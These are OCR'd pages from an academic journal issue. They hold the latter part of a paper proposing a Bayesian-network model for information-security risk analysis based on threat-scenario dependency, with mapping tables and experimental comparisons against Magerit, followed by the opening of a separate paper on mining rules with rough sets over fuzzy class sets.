MED.EL.MOD											X	
MED.EL.LOP												X
MED.NONEL.USG												
MED.NONEL.ESP												
MED.NONEL.DMG												
MED.NONEL.LOP												

TABLE 7 – THREAT –SCENARIO MAPPING ON SOFTWARE

Threat-Scenario on other Relevant Assets	Threat Scenario on SW					
	SW.xxx.USG	SW.xxx.ESP	SW.xxx.EXD	SW.xxx.DMG	SW.xxx.MOD	SW.xxx.LOP
PERSONEL						
PER.CST.USG	X					
PER.CST.ESP		X				
PER.CST.EXD			X			
PER.CST.DMG			X			
PER.CST.MOD					X	
PER.CST.LOP						X

TABLE 8 – THREAT –SCENARIO MAPPING ON MEDIA

Threat-Scenario on other Relevant Assets	Threat-Scenario on MED.EL					Threat-Scenario on MED.NONEL			
	MED.EL.USG	MED.EL.ESP	MED.EL.DMG	MED.EL.MOD	MED.EL.LOP	MED.NONEL.USG	MED.NONEL.ESP	MED.NONEL.DMG	MED.NONEL.LOP
PERSONEL									
PER.CST.USG	X					X			
PER.CST.ESP									
PER.CST.EXD		X					X		
PER.CST.DMG									
PER.CST.MOD				X					
PER.CST.LOP					X				X
PERANGKAT PENDUKUNG									
AUX.HVAC.EXD			X					X	
AUX.HVAC.DMG			X					X	
AUX.HVAC.MOD			X					X	
AUX.PWR.EXD									
AUX.PWR.DMG									
AUX.PWR.MOD									
FASILITAS FISIK									

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Threat-Scenario on other Relevant Assets	Threat-Scenario on MED.EL					Threat-Scenario on MED.NONEL			
	MED.EL.USG	MED.EL.ESP	MED.EL.DMG	MED.EL.MOD	MED.EL.LOP	MED.NONEL.USG	MED.NONEL.ESP	MED.NONEL.DMG	MED.NONEL.LOP
PHY.DC.USG	X					X			
PHY.DC.ESP		X					X		
PHY.DC.DMG			X					X	
PHY.WR.USG	X					X			
PHY.WR.ESP		X					X		
PHY.WR.DMG			X					X	

TABLE 9 – THREAT –SCENARIO MAPPING ON SOFTWARE

Threat-Scenario on other Relevant Assets	Threat-Scenario on Hardware (SVR, STO)						Threat-Scenario on Hardware (WS)					
	HW. SVR/STO.USG	HW. SVR/STO.ESP	HW. SVR/STO.EXD	HW. SVR/STO.DMG	HW. . SVR/STO.MOD	HW. SVR/STO.LOP	HW. SVR/STO.USG	HW. SVR/STO.ESP	HW. SVR/STO.EXD	HW. SVR/STO.DMG	HW. . SVR/STO.MOD	HW. SVR/STO.LOP
PERSONEL												
PER.CST.USG	X						X					
PER.CST.ESP		X						X				
PER.CST.EXD			X						X			
PER.CST.DMG			X						X			
PER.CST.MOD					X						X	
PER.CST.LOP			X						X			
PERANGKAT PENDUKUNG												
AUX.HVAC.EXD			X						X			
AUX.HVAC.DMG			X						X			
AUX.HVAC.MOD			X						X			
AUX.PWR.EXD			X						X			
AUX.PWR.DMG			X						X			
AUX.PWR.MOD			X						X			
FASILITAS FISIK												
PHY.DC.USG	X											
PHY.DC.ESP		X										
PHY.DC.DMG				X								
PHY.WR.USG							X					
PHY.WR.ESP								X				
PHY.WR.DMG										X		

TABLE 10 – THREAT –SCENARIO MAPPING ON NETWORK

Threat-Scenario on other Relevant Assets	Threat-Scenario on Network Communication					
	COM.xxx.USG	COM.xxx.ESP	COM.xxx.EXD	COM.xxx.DMG	COM.xxx.MOD	COM.xxx.LOP
PERSONEL						
PER.CST.USG	X					
PER.CST.ESP		X				

Threat-Scenario on other Relevant Assets	Threat-Scenario on Network Communication					
	COM.xxx.USG	COM.xxx.ESP	COM.xxx.EXD	COM.xxx.DMG	COM.xxx.MOD	COM.xxx.LOP
PER.CST.EXD			X			
PER.CST.DMG			X			
PER.CST.MOD					X	
PER.CST.LOP			X			
PERANGKAT PENDUKUNG						
AUX.HVAC.EXD			X			
AUX.HVAC.DMG			X			
AUX.HVAC.MOD			X			
AUX.PWR.EXD			X			
AUX.PWR.DMG			X			
AUX.PWR.MOD			X			
FASILITAS FISIK						
PHY.DC.USG	X					
PHY.DC.ESP		X				
PHY.DC.DMG				X		
PHY.WR.USG	X					
PHY.WR.ESP		X				
PHY.WR.DMG				X		

TABLE 11 – THREAT –SCENARIO MAPPING ON AUXILIARY EQUIPMENT

Threat-Scenario on other Relevant Assets	Threat-Scenario on Auxiliary Equipment		
	AUX.xxx.EXD	AUX.xxx.DMG	AUX.xxx.MOD
PERSONEL			
PER.CST.USG		X	
PER.CST.ESP		X	
PER.CST.EXD	X		
PER.CST.DMG	X		
PER.CST.MOD			X
PER.CST.LOP	X		

TABLE 12 – THREAT –SCENARIO MAPPING ON PHYSICAL FACILITY

Threat-Scenario on other Relevant Assets	Threat-Scenraio on Physical Facility		
	PHY.xxx.USG	PHY.xxx.ESP	PHY.xxx.DMG
PERSONEL			
PER.CST.USG	X		
PER.CST.ESP		X	
PER.CST.EXD			
PER.CST.DMG			
PER.CST.MOD			
PER.CST.LOP			

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

III. THE PROPOSED MODEL OF IS RISK ANALYSIS

A. Conceptual Model

Our proposed model is illustrated in Fig 3. This model will be represented in the probability statement of Bayesian Network.




Figure 3 – The Proposed Model

Where,

SO_i	:	Information security objective {Confidentiality, Integrity, Availability}
TS_i	:	threat-scenario
RT_i	:	reduced-Threat
T_i	:	Threat
$CCEF(T_i)$	:	Control combination effectiveness for Threat likelihood-factor reduction
DISS	:	Control combination effectiveness for dissuasive controls
PREV	:	Control combination effectiveness for preventive controls
PROT		Control combination effectiveness for protective controls
PALL		Control combination effectiveness for palliative controls
RECU		Control combination effectiveness for recupreative controls
C_i		Single control effectiveness

B. Representation in Bayesian-Network

It is assumed that the risk has a finite set of probability status (expressed as a vector of probability distribution [high, medium, low]). Because of the vector expression of risk, all relevant variables (threat scenario, threat, control) are also expressed in probability distribution vector.

1) Risk on the Information Security Objective

The information security objective risk is a function of its accumulated potential of exploitation and its value, expressed below:

$$P(\vec{R}_{SOi}) = P(\overrightarrow{SO}_{SOi}) * P(\vec{V}_{SOi}) \quad (1)$$

Where $P(\vec{R}_{SOi})$ is a probability of the information security objective risk, $P(\overrightarrow{SO}_{SOi})$ is a probability of information security objective being exploited and $P(\vec{V}_{SOi})$ is a value of the information security objective.

The probability of information security objective being exploited $P(\overrightarrow{SO}_{SOi})$ is a function of the relevant threat-scenarios, represented as a conditional probability as below:

$$P(\overrightarrow{SO}_{SOi}) = P(\overrightarrow{SO}_{SOi}|\overrightarrow{TS}_{1_{SOi}}, \ldots \overrightarrow{TS}_{n_{SOi}}) \quad (2)$$

Where $\overrightarrow{TS}_{i_{SOi}}$ are relevant threat-scenarios to the information security objective.

2) Threat-Scenario

As can be shown from the Figure 3, the probability of threat-scenario is a function of relevant other threat-scenarios and relevant reduced-threats. To make easier the understanding, we use two additional nodes for calculation: reduced-threat combination and relevant threat-scenario combination.

$$P(\overrightarrow{TS}_i) = P(\overrightarrow{TS}_i|\overrightarrow{CRT}_{TS_i}, \overrightarrow{CTS}_{TS_i}) \quad (3)$$

Where $P(\overrightarrow{TS}_i)$ is a probability of threat-scenario, $\overrightarrow{CRT}_{TS_i}$ is a combination of relevant reduced-threats to threat-scenario $\overrightarrow{TS}_i$ and $\overrightarrow{CTS}_{TS_i}$ is a combination of relevant threat-scenarios to threat-scenario $\overrightarrow{TS}_i$

The combination of threat-scenario $\overrightarrow{TS}_i$ is a function of relevant threat-scenarios, as expressed in the conditional probability below:

$$P(\overrightarrow{CTS}_{TS_i}) = P(\overrightarrow{CTS}_{1TS_i}|\overrightarrow{TS}_{1TS_i}, \ldots \overrightarrow{TS}_{nTS_i}) \quad (4)$$

Where $(\overrightarrow{TS}_{1TS_i}, \ldots \overrightarrow{TS}_{nTS_i})$ is a threat-scenario list of relevant assets.

And the combination of reduced-threats is a function of relevant reduced-threats, as expressed in the conditional probability below:

$$P(\overrightarrow{CRT}_{TS_i}) = P(\overrightarrow{CRT}_{TS_i}|\overrightarrow{RT}_{1TS_i}, \ldots \overrightarrow{RT}_{nTS_i}) \quad (5)$$

Where $(\overrightarrow{RT}_{1TS_i}, \ldots \overrightarrow{RT}_{nTS_i})$ is a relevant reduced-threat list to threat-scenario TS_i.

3) Reduced Threat

Reduction of Threat can be divided on two types: reduction of likelihood-factor and reduction of exploitation-factor that

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

can cause the impact on asset's value. The reduced threat can be expressed below:

$$P(\overrightarrow{RT_i}) = P(\overrightarrow{T_i}) * \left(1 - P(\overrightarrow{CCEF_{Ti}})\right) \quad (6)$$

Where $P(\overrightarrow{RT_i})$ is a probability of reduced-threat, $P(\overrightarrow{T_i})$ is a probability of threat before reduced, $P(\overrightarrow{CCEF_{Ti}})$ is a control combination effectiveness to reduce to reduce the threat.

4) Control Combination Effectiveness

By considering the role of control types to reduce the threat, the control combination effectiveness can be expressed below:

$$P(\overrightarrow{CCEF_{Ti}}) = \frac{\alpha_1 * P(\overrightarrow{DISS_{Ti}}) + \alpha_2 * P(\overrightarrow{PREV_{Ti}}) + \beta_1 * P(\overrightarrow{PROT_{Ti}}) + \beta_2 * P(\overrightarrow{PALL_{Ti}}) + \beta_3 * P(\overrightarrow{RECU_{Ti}})}{\alpha_1 + \alpha_2 + \beta_1 + \beta_2 + \beta_3} \quad (7)$$

Where $P(\overrightarrow{DISS_{Ti}})$ is a dissuasive combination control effectiveness, $P(\overrightarrow{PREV_{Ti}})$ is a preventive combination control effectiveness, $P(\overrightarrow{PROT_{Ti}})$ is a protective combination control effectiveness, $P(\overrightarrow{PALL_{Ti}})$ is a palliative combination control effectiveness and $P(\overrightarrow{RECU_{Ti}})$ is a recuperative combination control effectiveness.

The critical aspect is a weighting of five control combination effectiveness. Based on the analysis using Mehari table matrix [12] and giving the greater weight for the anticipative approach, we propose the comparison of weighting factors as below:

- $\alpha_1 < \alpha_2$
- $\beta_1 > \beta_2 > \beta_3$

Control combination effectiveness of each type can be expressed as a conditional probability of relevant controls, as shown below:

$$P(\overrightarrow{DISS_{Ti}}) = P(\overrightarrow{DISS_{Ti}} | \vec{C}_{1Ti}, \dots \vec{C}_{nTi}) \quad (8)$$

$$P(\overrightarrow{PREV_{Ti}}) = P(\overrightarrow{PREV_{Ti}} | \vec{C}_{1Ti}, \dots \vec{C}_{nTi}) \quad (9)$$

$$P(\overrightarrow{PROT_{Ti}}) = P(\overrightarrow{PROT_{Ti}} | \vec{C}_{1Ti}, \dots \vec{C}_{nTi}) \quad (10)$$

$$P(\overrightarrow{PALL_{Ti}}) = P(\overrightarrow{PALL_{Ti}} | \vec{C}_{1Ti}, \dots \vec{C}_{nTi}) \quad (11)$$

$$P(\overrightarrow{RECU_{Ti}}) = P(\overrightarrow{RECU_{Ti}} | \vec{C}_{1Ti}, \dots \vec{C}_{nTi}) \quad (12)$$

Where $(\vec{C}_{1Ti}, \dots \vec{C}_{nTi})$ are relevant controls for every control types.

IV. Experiment & Analysis

To validate the proposed model that implements the asset dependency paradigm using the threat-scenario dependency, we compare the output of proposed model with the output of Magerit as a representative of group that using security objective dependency perspective. The experiment is developed using Agena.

The experiment is performed by selecting two threats (per threat types) for every threat scenario on the proposed model. For every threat we choose the relevant controls. Based on the mapping of threat-scenario and security objectives, we map the relevant threats to every security objectives in Magerit model. The illustrations of case study on the proposed model and Magerit are shown in Figure 4 dan Figure 5.




Figure 4 – Case Study in Proposed Model




Figure 5 – Case Study in Magerit

Below are the scenarios performed in the experiment, based on the condition of controls and threats:

a. Non controls implemented.

b. Control implemented:

   i. All controls are low

   ii. All controls are medium

   iii. All controls are high

   iv. Only controls whose type preventive are high and the others are low.

First experiment are to execute the scenario a, b.i, b.ii, and b.iii. After the execution, the result of the scenario a, b.i, b.ii, and b.iii for the proposed model are shown in Table 13 and Table 14.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

TABLE 13 – EXPERIMENT RESULT OF SCENARIO A, B.I, B.II, AND B.III (PROPOSED MODEL)

	Proposed Model			
	Without Control	C=Low	C=Medium	C=High
Personel				
Confidentiality	0.000%	10.034%	41.953%	98.677%
Integrity	0.000%	9.942%	41.885%	98.823%
Availability	0.000%	9.206%	44.498%	99.796%
Data Center				
Confidentiality	1.126%	11.192%	44.719%	95.494%
Availability	1.126%	11.198%	44.721%	95.479%
Sistem HVAC				
Integrity	0.000%	10.888%	44.510%	97.262%
Availability	0.000%	9.729%	39.593%	98.437%
Sistem Power				
Integrity	0.000%	21.481%	40.871%	62.127%
Availability	0.000%	12.573%	38.321%	89.939%
Server				
Confidentiality	0.000%	9.618%	40.088%	99.056%
Integrity	1.125%	10.746%	46.044%	96.075%
Availability	0.000%	9.458%	37.247%	99.299%

Notes: All values in the experiment are observed from the value of vector "LOW" of asset security objective risk. Therefore, the greater of the value, the lower the value of risk and the greater the risk have been reduced.

TABLE 14 – EXPERIMENT RESULT OF A, B.I, B.II, AND B.III (MAGERIT)

	Magerit			
	Without Control	C=Low	C=Medium	C=High
Personel				
Confidentiality	0.000%	9.726%	41.694%	99.394%
Integrity	0.000%	10.557%	44.365%	97.888%
Availability	0.000%	10.120%	41.149%	97.622%
Data Center				
Confidentiality	0.000%	10.063%	41.253%	98.590%
Availability	0.000%	9.698%	39.026%	99.183%
Sistem HVAC				
Integrity	0.000%	11.008%	44.637%	96.470%
Availability	0.000%	10.474%	41.958%	96.865%
Sistem Power				
Integrity	0.000%	11.008%	44.637%	96.470%
Availability	1.031%	10.701%	42.768%	96.201%
Server				
Confidentiality	0.000%	9.719%	39.582%	98.339%
Integrity	5.673%	14.490%	38.482%	82.276%
Availability	0.000%	9.041%	38.829%	99.311%

Notes: All values in the experiment are observed from the value of vector "LOW" of asset security objective risk. Therefore, the greater of the value, the lower the value of risk and the greater the risk have been reduced.

Below are the analysis results of the first experiment:

- Based on the result of "without control" of proposed model and Magerit, there is no significant different. This means that the models developed for this experiment are comparable and those values can be used as a reference value.
- The proposed model and Magerit don't have a significant difference when we don't implement a prioritized control treatment.

The second experiment is performed by executing scenario b.iv. For scenario b.iv, we perform a treatment on personnel and server. And the results of scenario b.iv are shown in Table 15 dan Table 16.

TABLE 15 – EXPERIMENT RESULT OF B.IV (THREATMENT ON PERSONNEL)

	Proposed Model		Magerit	
	Without Control	Preventive Controls in Personel High, others are Low	Without Control	Preventive Controls in Personel High, others are Low
Personel				
Confidentiality	0.000%	37.733%	0.000%	25.937%
Integrity	0.000%	52.479%	0.000%	69.426%
Availability	0.000%	70.622%	0.000%	35.450%
Data Center				
Confidentiality	1.126%	31.400%	0.000%	15.531%
Availability	1.126%	16.689%	0.000%	15.166%
Sistem HVAC				
Integrity	0.000%	24.041%	0.000%	32.154%
Availability	0.000%	29.485%	0.000%	13.785%
Sistem Power				
Integrity	0.000%	40.552%	0.000%	32.154%
Availability	0.000%	34.748%	1.031%	14.578%
Server				
Confidentiality	0.000%	21.945%	0.000%	17.368%
Integrity	1.125%	23.117%	5.673%	36.815%
Availability	0.000%	19.700%	0.000%	17.142%

Notes: All values in the experiment are observed from the value of vector "LOW" of asset security objective risk. Therefore, the greater of the value, the lower the value of risk and the greater the risk have been reduced.

TABLE 16 – EXPERIMENT RESULT OF B.IV (THREATMENT ON SERVER)

	Proposed Model		Magerit	
	Without Control	Preventive Controls in Server High, others are Low	Tanpa Kontrol	Preventive Controls in Server High, others are Low
Server				
Confidentiality	0.000%	31.497%	0.000%	22.763%
Integrity	1.125%	43.606%	5.673%	14.490%
Availability	0.000%	27.176%	0.000%	16.039%

Notes: All values in the experiment are observed from the value of vector "LOW" of asset security objective risk. Therefore, the greater of the value, the lower the value of risk and the greater the risk have been reduced.

Based on the result of second experiment, we are shown that the implementation of prioritized control treatment (preventive control in this experiment) in proposed model can result the greater risk reduction compared to Magerit.

V. CONCLUSION

In this paper we propose the new approach to represent the asset dependency in the context of IS risk analysis using the threat-scenario dependency. Our proposed approach then implemented in the new model of IS Risk Analysis using Bayesian Network.

Based on the experiment result, our proposed model has a better sensitivity in the risk reduction compared to model that uses security objective dependency. The features of proposed model also provide a greater flexibility and efficiency to the information security risk analysis cycle, because we don't need to reconfigure the asset dependency when the threat context changes.

REFERENCES

[1] Fenz, S, "Ontology- and Bayesian-based Information Security Risk Management", TU Wien Dissertation, 2008
[2] Weber, R. "Information System Control and Audit", Prentice Hall, 1998

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[3] Crespo, F.L., Gomez, M.A.A., Candau, J. dan Manas, J.A., "Magerit Version 2 – Methodology for Information Systems Risk Analysis and Management: II – Catalogue of Elements", Ministerio de Administraciones Públicas, 2006
[4] Suh, B. dan Han, I., "The IS risk analysis based on a business model", Information & Management, Elsevier, 2003, p.149–15
[5] Crespo, F.L., Gomez, M.A.A., Candau, J. dan Manas, "Magerit Version 2 – Methodology for Information Systems Risk Analysis and Management: I – The Method", Ministerio de Administraciones Públicas, 2006
[6] Basel Committee of Banking Supervision, "International Convergence of Capital Measurement and Capital Standards: A Revised Framework", Bank for International Settlement, 2004
[7] Ernie Jordan and Luke Silcock, "Beating IT Risks", John Wiley & Sons, 2005
[8] ISACA, "Top Business/Technology Issues: Survey Results", ISACA, 2008
[9] CLUSIF, "Mehari 2007: Knowledge Base", CLUSIF, 2007
[10] ISO/IEC, "ISO/IEC 27005: Information Technology – Security Techniques – Information Security Risk Management", ISO/IEC, 2008
[11] ANSSI, "EBIOS: Bases de connaissances", ANSSI, 2010
[12] Club De La Securite De L'Information, "Mehari 2007: Risk Analysis Guide", 2007
[13] Rahmad, B., "Analisa Risiko Keamanan Informasi Informasi dengan Mempertimbangkan Dependensi Skenario-Threat dan Kontrol Sebagai Pereduksi Likelihood dan Impact", ITB Dissertation, 2010

AUTHORS PROFILE

Basuki Rahmad is a PhD student at School of Electrical Engineering & Informatic (STEI), Institut Teknologi Bandung. He obtained his undergraduate and master degree in electrical engineering from STEI – Institut Teknologi Bandung 2000 and 2004 respectively. He also holds professional certification related to information system assurance: CISA and CISM from ISACA.

Suhono H. Supangkat is a professor at STEI, Institut Teknologi Bandung, Indonesia. He obtained his undergraduate degree from STEI – Institut Teknologi Bandung (1986), master degree from Meisei University Tokyo (1994) and Doctoral degree from University of Electro Communications Tokyo (1998). His focus research is in the information assurance, IT Governance, telecommunication policy.

Jaka Sembiring is an associate professor at STEI, Institut Teknologi Bandung, Indonesia. He obtained an undergraduate degree form electrical engineering – Institut Teknologi Bandung, Master and doctoral degree in electrical engineering from Waseda University. His focus research is in signal processing and stochastic systems.

Kridanto Surendro is an associate professor at STEI – Institut Teknologi Bandung, Indonesia. He obtained an undergraduate and master degree from Industrial Engineering, Institut Teknologi Bandung, and doctoral degree in Computer Science from Computer Science, Keio University, Tokyo. His focus reseach is in the information system, IT Governance, IT Risk Management, Strategic IT Plan.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Mining Rules from Crisp Attributes by Rough Sets on the Fuzzy Class Sets

Mojtaba MadadyarAdeh[#1], Dariush Dashchi Rezaee[#2], Ali Soultanmohammadi[#3]
[#]Sama Technical and Vocational Training College, Islamic Azad University, Urmia Branch
Urmia, Iran
[1] m.madadyar@iaurmia.ac.ir
[2] d_dashchi_rezaee@yahoo.com
[3] ali_soultanmohammadi@yahoo.com

***Abstract*—Machine learning can extract desired knowledge and ease the development bottleneck in building expert systems. Among the proposed approaches, deriving classification rules from training examples is the most common. Given a set of examples, a learning program tries to induce rules that describe each class. The rough-set theory has served as a good mathematical tool for dealing with data classification problems. In the past, the rough-set theory was widely used in dealing with data classification problems that data sets were containing crisp attributes and crisp class sets. This paper thus extends rough-set theory previous approach to deal with the problem of producing a set of certain and possible rules from crisp attribute by rough sets on the fuzzy class sets. The proposed approach combines the rough-set theory and the fuzzy class sets theory to learn. The examples and the approximations then interact on each other to drive certain and possible rules. The rules derived can then serve as knowledge concerning the data sets on the fuzzy class sets.**

Keywords-Fuzzy set; Rough set; Data mining; Fuzzy class sets; Crisp attributes; Certain rule; Possible rule; α-cut

I. INTRODUCTION

Machine learning and data mining techniques have recently been developed to find implicitly meaningful patterns and ease the knowledge-acquisition bottleneck. Among these approaches, deriving inference or association rules from training examples is the most common [11], [13]. Given a set of examples and counterexamples of a concept, the learning program tries to induce general rules that describe all or most of the positive training instances and none or few of the counterexamples [6]. If the training instances belong to more than two classes, the learning program tries to induce general rules that describe each class. Recently, the rough-set theory has been used in reasoning and knowledge acquisition for expert systems [3][13]. It was proposed by Pawlak in 1982, with the concept of equivalence classes as its basic principle. Several applications and extensions of the rough-set theory have also been proposed. Examples are Orlowska's reasoning with incomplete information, [1] knowledge-base reduction, [9] data mining, Zhong, Dong, [18] rule discovery. Due to the success of the rough-set theory to knowledge acquisition, many researchers in database and machine learning fields are interested in this new research topic because it offers opportunities to discover useful information in training examples. [19] Mentioned that the main issue in the rough-set approach was the formation of good rules. He compared the rough-set approach with some other classification approaches .The main characteristic of the rough-set approach lies in that it can use the notion of inadequacy of available information to perform classification of objects [19][20]. It can also form an approximation space for analysis of information systems. Partial classification may be formed from the given objects. Ziarko also mentioned the limitations of the rough-set model. For example, the classification with a controlled degree of uncertainty or misclassification error is outside the realm of the approach. Overgeneralization is another limitation to the rough-set approach. Ziarko thus proposed the variable precision rough-set model to solve the above problems .The variable precision rough-set model has however only shown how binary or crisp valued training data may be handled. Training data in real-world applications usually consist of quantitative values. Although the variable precision rough-set model can also manage the quantitative values by taking each quantitative value as an attribute value, the rules formed in this way may be too specific. It may also cause humans hard to interpret them. Extending the variable precision rough-set model to effectively dealing with quantitative values is thus important to real applications of the model. Since the fuzzy set concepts are often used to represent quantitative data by linguistic terms and membership functions because of their simplicity and similarity to human reasoning [2], we thus attempt to combine the variable precision rough-set model and the fuzzy set theory to solve the above problems. The rules mined are expressed in linguistic terms, which are more

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

natural and understandable for human beings. Since the number of linguistic terms is much less than that of possible quantitative values, the over-specialization problem can be avoided. Tzung [7] has successfully proposed a mining algorithm to find fuzzy rules based on the rough-set model. The variable precision rough-set model can be thought of as a generalization of the rough-set model. Tzung [10] deal whit the problem of producing a set of certain and possible rules from incomplete data sets on the crisp class sets.

In this paper, we thus deals with the problem of producing a set of certain and possible rules from mining crisp attributes by rough sets on the fuzzy class sets . A new method, approach combines the rough-set theory and the fuzzy class sets theory to learn, is thus proposed to solve this problem. It first transforms each class sets quantitative value into a fuzzy set of linguistic terms using membership functions and converts each of fuzzy class sets by α-cut in several crisp subclasses. It second, calculates the lower and the upper approximations. The certain and possible rules are then generated based on these approximations. This paper thus extends rough-set theory previous approach to deal with the problem of producing a set of certain and a possible rule from crisp attributes by rough sets on the fuzzy class sets. The paper thus extends the existing rough-set mining approaches to process quantitative data with tolerance of noise and uncertainty.

The remaining parts of this paper are organized as follows. In Section 2, the variable precision rough-set model is reviewed. In Section 3, α-cut and fuzzy class sets is described. In Section 4, the notation used in this paper is described. In Section 5, the proposed algorithm for crisp attributes data sets on the fuzzy class sets. In Section 6, an example is given to illustrate the proposed algorithm.

II. REVIEW OF THE ROUGH-SET THEORY

The rough-set theory, proposed by Pawlak in 1982 [14], can serve as a new mathematical tool for dealing with data classification problems. It adopts the concept of equivalence classes to partition training instances according to some criteria. Two kinds of partitions are formed in the mining process: lower approximations and upper approximations, from which certain and possible rules can easily be derived. Formally, let U be a set of training examples (objects), A be a set of attributes describing the examples, C be a set of classes, and V_j be a value domain of an attribute A_j. Also let $v_j^{(i)}$ be the value of attribute A_j for the ith object $Obj^{(i)}$. When two objects $Obj^{(i)}$ and $Obj^{(k)}$ have the same value of attribute A_j, (that is, $v_j^{(i)} = v_j^{(k)}$), $Obj^{(i)}$ and $Obj^{(k)}$ are said to have an indiscernibility relation (or an equivalence relation) on attribute A_j. Also, if $Obj^{(i)}$ and $Obj^{(k)}$ have the same values for each attribute in subset B of A; $Obj^{(i)}$ and $Obj^{(k)}$ are also said to have an indiscernibility (equivalence) relation on attribute set B. These equivalence relations thus partition the object set U into disjoint sub sets, denoted by U/B, and the partition including $Obj^{(i)}$ is denoted by $B(Obj^{(i)})$. The set of equivalence classes for subset B is referred to as B-elementary set.

Example 1. Table I shows a data set containing seven objects denoted by U ={ $Obj^{(1)}$; $Obj^{(2)}$;...; $Obj^{(7)}$ }, two attributes denoted by A={Systolic Pressure (SP), Diastolic Pressure (DP)}, and a class set Blood Pressure (BP). Assume the attributes and the classes set have three possible values: {Low (L), Normal (N) and High (H)}.

TABLE I. THE DATA SET FOR EXAMPLE 1.

Object	*Systolic Pressure(SP)*	*Diastoli Pressure(DP)*	*Blood Pressure(BP)*
$obj^{(1)}$	L	N	L
$obj^{(2)}$	H	N	H
$obj^{(3)}$	N	N	N
$obj^{(4)}$	L	L	L
$obj^{(5)}$	H	H	H
$obj^{(6)}$	N	H	H
$obj^{(7)}$	N	L	N

Since $Obj^{(1)}$ and $Obj^{(4)}$ have the same attribute value (L) for attribute SP, they share an indiscernibility relation and thus belong to the same equivalence class for SP. The equivalence partitions (elementary sets) for singleton attributes can be derived as follows:

U/{SP} = {{$obj^{(2)}$, $obj^{(5)}$}{ $obj^{(3)}$, $obj^{(6)}$, $obj^{(7)}$}{ $obj^{(1)}$, $obj^{(4)}$}}, and
U/{DP} = {{$obj^{(1)}$, $obj^{(2)}$, $obj^{(3)}$}{ $obj^{(4)}$, $obj^{(7)}$}{ $obj^{(5)}$, $obj^{(6)}$}},
Also, {SP}($obj^{(1)}$) = {SP}($obj^{(4)}$) = { $obj^{(1)}$, $obj^{(4)}$}.

The rough-set approach analyzes data according to two basic concepts, namely the lower and the upper approximations of a set. Let X is an arbitrary subset of the universe U, and B is an arbitrary subset of attribute set A. The lower and the upper approximations for B on X denoted $B_*(X)$ and $B^*(X)$ respectively, are defined as follows [20] [4]:

$$B_*(X) = \{x | x \in U, B(X) \subseteq X\} \quad (1)$$

$$B^*(X) = \{x | x \in U \text{ and } B(X) \cap X \neq \emptyset\} \quad (2)$$

Elements in $B_*(X)$ can be classified as members of set X with full certainty using attribute set B, so $B_*(X)$ is called the lower approximation of X. Similarly, elements in $B^*(X)$ can be classified as members of the set X with only partial certainty using attribute set B, so $B^*(X)$ is called the upper approximation of X.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Example2. Continuing from Example 1, assume X={Obj$^{(1)}$,Obj$^{(4)}$}. The lower and the upper approximations of attribute DP with respect to X can be calculated as follows:

$DP_*(X) = Ø$, and

$DP^*(X) = \{\{ obj^{(1)}, obj^{(2)}, obj^{(3)}\}\{ obj^{(4)}, obj^{(7)}\}\}$.

